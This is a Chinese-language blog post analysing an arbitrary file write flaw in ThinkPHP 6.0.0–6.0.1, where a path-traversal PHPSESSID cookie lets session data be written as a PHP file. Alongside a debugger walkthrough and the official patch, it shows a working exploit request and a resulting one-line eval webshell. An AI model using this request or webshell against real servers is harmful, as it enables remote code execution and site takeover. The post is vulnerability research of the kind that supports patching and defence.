ThinkPHP v6.0.0~6.0.1 任意文件操作漏洞分析 | J0k3r's Blog

> ThinkPHP v6.0.0~6.0.1 任意文件操作漏洞分析

点击阅读

漏洞简介

影响版本：ThinkPHP 6.0.0 ~ ThinkPHP 6.0.1

漏洞危害：任意文件操作，getshell

官方补丁： https://github.com/top-think/framework/commit/1bbe75019ce6c8e0101a6ef73706217e406439f2

漏洞分析

1. 搭建环境

安装漏洞版本的 ThinkPHP

测试使用 `composer create-project topthink/think=6.0.0 tp6.0.0` 命令安装的时候会自动安装 6.0.2 版本的 framework

```
Installing topthink/think (v6.0.0)
  - Installing topthink/think (v6.0.0): Loading from cache
Created project in tp6.0.0-new
Loading composer repositories with package information
Updating dependencies (including require-dev)
Package operations: 14 installs, 0 updates, 0 removals
  - Installing psr/container (1.0.0): Loading from cache
  - Installing topthink/think-helper (v3.1.3): Loading from cache
  - Installing psr/log (1.1.2): Loading from cache
  - Installing psr/simple-cache (1.0.1): Loading from cache
  - Installing topthink/think-orm (v2.0.31): Loading from cache
  - Installing symfony/polyfill-php72 (v1.13.1): Loading from cache
  - Installing symfony/polyfill-mbstring (v1.13.1): Loading from cache
  - Installing symfony/var-dumper (v4.4.4): Loading from cache
  - Installing opis/closure (3.5.1): Loading from cache
  - Installing psr/cache (1.0.1): Loading from cache
  - Installing league/flysystem (1.0.63): Loading from cache
  - Installing league/flysystem-cached-adapter (1.0.9): Loading from cache
  - Installing topthink/framework (v6.0.2): Loading from cache
  - Installing topthink/think-trace (v1.2): Loading from cache
symfony/var-dumper suggests installing symfony/console (To use the ServerDumpComm
```

image-20200205201723699

可以使用 `composer create-project topthink/framework=6.0.0 tpframework` 命令下载指定版本的framework，再替换过去即可

下载若出现 SSL: Handshake timed out 错误的可以尝试换源并在 php.ini 中重新设置超时时间

```
composer config -g repo.packagist composer https://packagist.phpcomposer.com
```

```
default_socket_timeout = 360
```

2. 复现

开启 Session，在全局的中间件定义文件中删除 Session 初始化注释

```php
<?php

return [




    \think\middleware\SessionInit::class
];
```

自定义一个漏洞方法

```php
public function vuln()
{
        $para = Request::get('para');
        Session::set('testSession', $para);
        return 1;
}
```

发送以下请求

```
GET /index/vuln?para=%3C?php%20phpinfo();?%3E HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:72.0) Gecko/20100101 Firefox,
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=/../../../000000000000000000.php
Upgrade-Insecure-Requests: 1
```

即在 web 根目录生成 000000000000000000.php （如果有写入权限的话）



image-20200210233257716

3. 分析

看下官方 github 的 commit

```
2 src/think/session/Store.php
@@ -118,7 +118,7 @@ public function getName(): string
 */
public function setId($id = null): void
{
-    $this->id = is_string($id) && strlen($id) === 32 ? $id : md5(microtime(true) . session_create_id());
+    $this->id = is_string($id) && strlen($id) === 32 && ctype_alnum($id) ? $id : md5(microtime(true) . session_create_id());
}

/**
```

image-20200210233456562

对 `$id` 使用 `ctype_alnum` 检测其是否全部为字母和 (或) 数字字符

下面我就 debug 跟一下调用看看是如何通过 session 写入文件的

在开启 Session 初始化的全局中间件之后，ThinkPHP 会调用反射执行类的实例化，加载 \think\middleware\SessionInit

```
391         $object = $reflect->newInstanceArgs($args);
392                                 "think\middleware\SessionInit"
393         $this->invokeAfter($class, $object);
394
395         return $object;
396     }
```

image-20200211001948777

之后通过中间件调度管道，调用 SessionInit 的 handle 类方法进行 session 初始化

```
Store.php    Middleware.
vendor > topthink > framework > src > think > Middleware.php > Middleware > pipeline
127     /**
128      * 调度管道
129      * @access public
130      * @param string $type 中间件类型
131      * @return Pipeline
132      */
133     public function pipeline(string $type = 'global')
134     {
135         return (new Pipeline())
136             ->through(array_map(function ($middleware) {
137                 return function ($request, $next) use ($middleware) {
138                     list($call, $param) = $middlew
139                     if (is_array($call) && is_stri
140                         $call = [$this->app->make(
141                     }
142                     $response = call_user_func($call, $request, $next, $param);
143
144                     if (!$response instanceof Response) {
145                         throw new LogicException('The middleware must return Response instance');
146                     }
147                     return $response;
148                 };
149             }, $this->sortMiddleware($this->queue[$type] ?? [])))
150             ->whenException([$this, 'handleException']);
151     }

array(2)
> 0: think\trace\TraceDebug
  1: "handle"
```

image-20200211002520475

跟进 handle 函数，来到 /vendor/topthink/framework/src/think/middleware/SessionInit.php，首先获取的 `$varSessionId` 值为空，下面跟进 `$this->session->getName()`

vendor > topthink > framework > src > think > middleware > SessionInit.php > SessionInit > handle

```php
    /**
     * Session初始化
     * @access public
     * @param Request $request
     * @param Closure $next
     * @return Response
     */
    public function handle($request, Closure $next)
    {
        // Session初始化
        $varSessionId = $this->app->config->get('session.var_session_id');
        $cookieName   = $this->session->getName();

        if ($varSessionId && $request->request($varSessionId)) {
            $sessionId = $request->request($varSessionId);
        } else {
            $sessionId = $request->cookie($cookieName);
        }

        if ($sessionId) {
            $this->session->setId($sessionId);
        }

        $this->session->init();

```

image-20200211020829775

来到 /vendor/topthink/framework/src/think/session/Store.php，Store 类构造函数会调用其 setId 方法，来到漏洞代码处，但此时为 Store 类的初始化阶段，并没有 id 参数传入

image-20200211001311794

接着通过 Store 类的 getName 方法获取 sessionName，之后会赋值给 `$cookieName`

```php
    /**
     * 获取sessionName
     * @access public
     * @return string
     */
    public function getName(): string
    {
        return $this->name;
    }
```

image-20200211004432030

而 sessionName 的值在 Store 类中定义好了的，即 "PHPSESSID"

```php

    /**
     * 记录Session name
     * @var string
     */
    protected $name = 'PHPSESSID';

```

image-20200211004515137

返回到 SessionInit，所以此处的 `$cookieName` 的值为 `"PHPSESSID"`

```
39      /**
40       * Session初始化
41       * @access public
42       * @param Request $request
43       * @param Closure $next
44       * @return Response
45       */
46      public function handle($request, Closure $next)
47      {
48          // Session初始化
49          $varSe "PHPSESSID" his->app->config->get('session.var_session_id');
50          $cookieName    = $this->session->getName();
51
52          if ($varSessionId && $request->request($varSessionId)) {
53              $sessionId = $request->request($varSessionId);
54          } else {
55              $sessionId = $request->cookie($cookieName);
56          }
57
```

image-20200211004610180

接着往下开始获取 `$sessionId` ，关键一步出现了，由于 `$varSessionId` 的值为空，所以 if 判断之后， `$sessionId` 的值就是名称为 PHPSESSID 的 cookie 值，也是后来写入的文件名，接下来将

`$sessionId` 直接传入 setId 函数进行判断

```php
    /**
     * Session初始化
     * @access public
     * @param Request $request
     * @param Closure $next
     * @return Response
     */
    public function handle($request, Closure $next)
    {
        // Session初始化
        $varSessionId = $this->app->config->get('session.var_session_id');
        $cookieName   = $this->session->getName();

        if ($varSessionId && $request->request($varSessionId)) {
            $sessionId = $request->request($varSessionId);
        } else {
            $sessionId = $request->cookie($cookieName);
        }

        if ($sessionId) {
            $this->session->setId($sessionId);
        }

```

"PHPSESSID"

image-20200211005240955

又来到漏洞代码处，就是在个时候在这里未对 `$id` 值做除长度之外的限制，从而可以直接写入任意文件

```php
    /**
     * session_id设置
     * @access public
     * @param string $id session_id
     * @return void
     */
    public function setId($id = null): void
    {
        $this->id = is_string($id) && strlen($id) === 32 ? $id : md5(microtime(true) . session_create_id());
    }

    /**
```

image-20200211022612881

在上面将 PHPSESSID 的值赋值给 `id` 后一路跟进，再次来到 /vendor/topthink/framework/src/think/session/Store.php，终于开始保存 session 数据，获取 `$sessionId` ，即 PHPSESSID 的值，这里测试使用的是 c465f41ee715df8c726dcc4742a6.php

```php
Store.php ×   Arr.php
vendor > topthink > framework > src > think > session > Store.php > Store > save
249     /**
250      * 保存session数据
251      * @access public
252      * @return void
253      */
254     public function save(): void
255     {
256         $this->clearFlashData();
257                 "c465f41ee715df8c726dcc4742a6.php"
258         $sessionId = $this->getId();
259
260         if (!empty($this->data)) {
261             $data = $this->serialize($this->data);
262
263             $this->handler->write($sessionId, $data);
264         } else {
265             $this->handler->delete($sessionId);
266         }
267
268         $this->init = false;
269     }
```

image-20200211011538058

将 data 序列化之后通过 write 函数将序列化的数据保存在 c465f41ee715df8c726dcc4742a6.php 文件中



image-20200211012048948

跟进 write 函数，在文件名前加上了 `sess_` 前缀，再调用 writeFile 函数写入

```php
    /**
     * 写入Session
     * @access public
     * @param string $sessID
     * @param string $sessData
     * @return bool
     */
    public function write(string $sessID, string $sessData): bool
    {
        $filename = $this->getFileName($sessID, true);
        $data     = $sessData;

        if ($this->config['data_compress'] && function_exists('gzcompress')) {
            //数据压缩
            $data = gzcompress($data, 3);
        }

        return $this->writeFile($filename, $data);
    }
```

image-20200211012359526

跟进 writeFile，最终 `file_put_contents` 完成写入

```php
    /**
     * 写文件（加锁）
     * @param $path
     * @param $content
     * @return bool
     */
    protected function writeFile($path, $content): bool
    {
        return (bool) file_put_contents($path, $content, LOCK_EX);
    }

```

image-20200211012532329

成功写入 WebShell

```
session » cat sess_c465f41ee715df8c726dcc4742a6.php
a:1:{s:11:"testSession";s:29:"<?php @eval($_REQUEST[1]); ?>";}

session »
```

image-20200211013012377

在 /vendor/topthink/framework/src/think/session/Store.php:254 中不难看出还有个 delete 函数，用于删除 session

```
public function save(): void
{
    $this->clearFlashData();

    $sessionId = $this->getId();

    if (!empty($this->data)) {
        $data = $this->serialize($this->data);

        $this->handler->write($sessionId, $data);
    } else {
        $this->handler->delete($sessionId);
    }

    $this->init = false;
}
```

这里我也进行了测试，看能否删掉在 web 根目录下的 000000000000000000.php，跟进 delete，

```php
    /**
     * 删除Session
     * @access public
     * @param string $sessID
     * @return bool
     */
    public function delete(string $sessID): bool
    {
        try {
            return $this->unlink($this->getFileName($sessID));
        } catch (\Exception $e) {
            return false;
        }
    }
```

"/../../../00000000000000000.php"

image-20200211024527031

显然是通过 getFileName 获取文件名后直接进行删除操作了，但是 getFileName 函数会自动对文件名加上 `sess_` 前缀

```php
    protected function getFileName(string $name, bool $auto = false): string
    {
        if ($this->config['prefix']) {
            // 使用子目录
            $name = $this->config['prefix'] . DIRECTORY_SEPARATOR . 'sess_' . $name;
        } else {
            $name = 'sess_' . $name;
        }
                                                "sess_/../../../00000000000000000.php"
        $filename = $this->config['path'] . $name;
        $dir      = dirname($filename);

        if ($auto && !is_dir($dir)) {
            try {
                mkdir($dir, 0755, true);
            } catch (\Exception $e) {
                // 创建失败
            }
        }

        return $filename;
    }
```

image-20200211024704834

这就直接导致在最后 unlink 删除操作之前的 `is_file` 判断过不了

```php
    /**
     * 判断文件是否存在后，删除
     * @access private
     * @param string $file
     * @return bool
     */
    private function unlink(string $file): bool
    {
        return is_file($file) && unlink($file);
    }

}
```

image-20200211024827033

这也算是比较经典的问题了，因为 php 在读写文件时使用的是 `php_stream_open_wrapper_ex` 进行流处理，其最后会使用 `tsrm_realpath` 函数将文件名标准化成一个绝对路径， 通过处理 `../` 等特殊符号，文件路径中间有不存在的目录时也不会影响，而判断文件存在、重命名、删除文件等操作无需打开文件流，也就不会进行这种处理，导致报错

```
php > var_dump(is_file('/Applications/MAMP/CMS/installed/thinkphp6.0.0/runtime/s
ession/sess_/../../../000000000000000000.php'));
bool(false)
php > var_dump(file_get_contents('/Applications/MAMP/CMS/installed/thinkphp6.0.0
/runtime/session/sess_/../../../000000000000000000.php'));
string(62) "a:1:{s:11:"testSession";s:29:"<?php @eval($_REQUEST[1]); ?>";}"
php >
```

image-20200211025421722

漏洞总结

该漏洞主要危害还是文件写入，而文件删除实际测试来看还是比较有限制的，可操作性不强

v6 版本的 ThinkPHP 较之前版本还是有不少变化的，通过 debug 逐步分析漏洞能更好的捋清漏洞的形成过程，了解新的框架执行流程和开发思想

Reference

https://paper.seebug.org/1114/

http://d1iv3.me/2018/04/15/%E4%BB%8EPHP%E6%BA%90%E7%A0%81%E7%9C%8BPHP%E6%96%87%E4%BB%B6%E6%93%8D%E4%BD%9C%E7%BC%BA%E9%99%B7%E4%B8%8E%E5%88%A9%E7%94%A8%E6%8A%80%E5%B7%A7/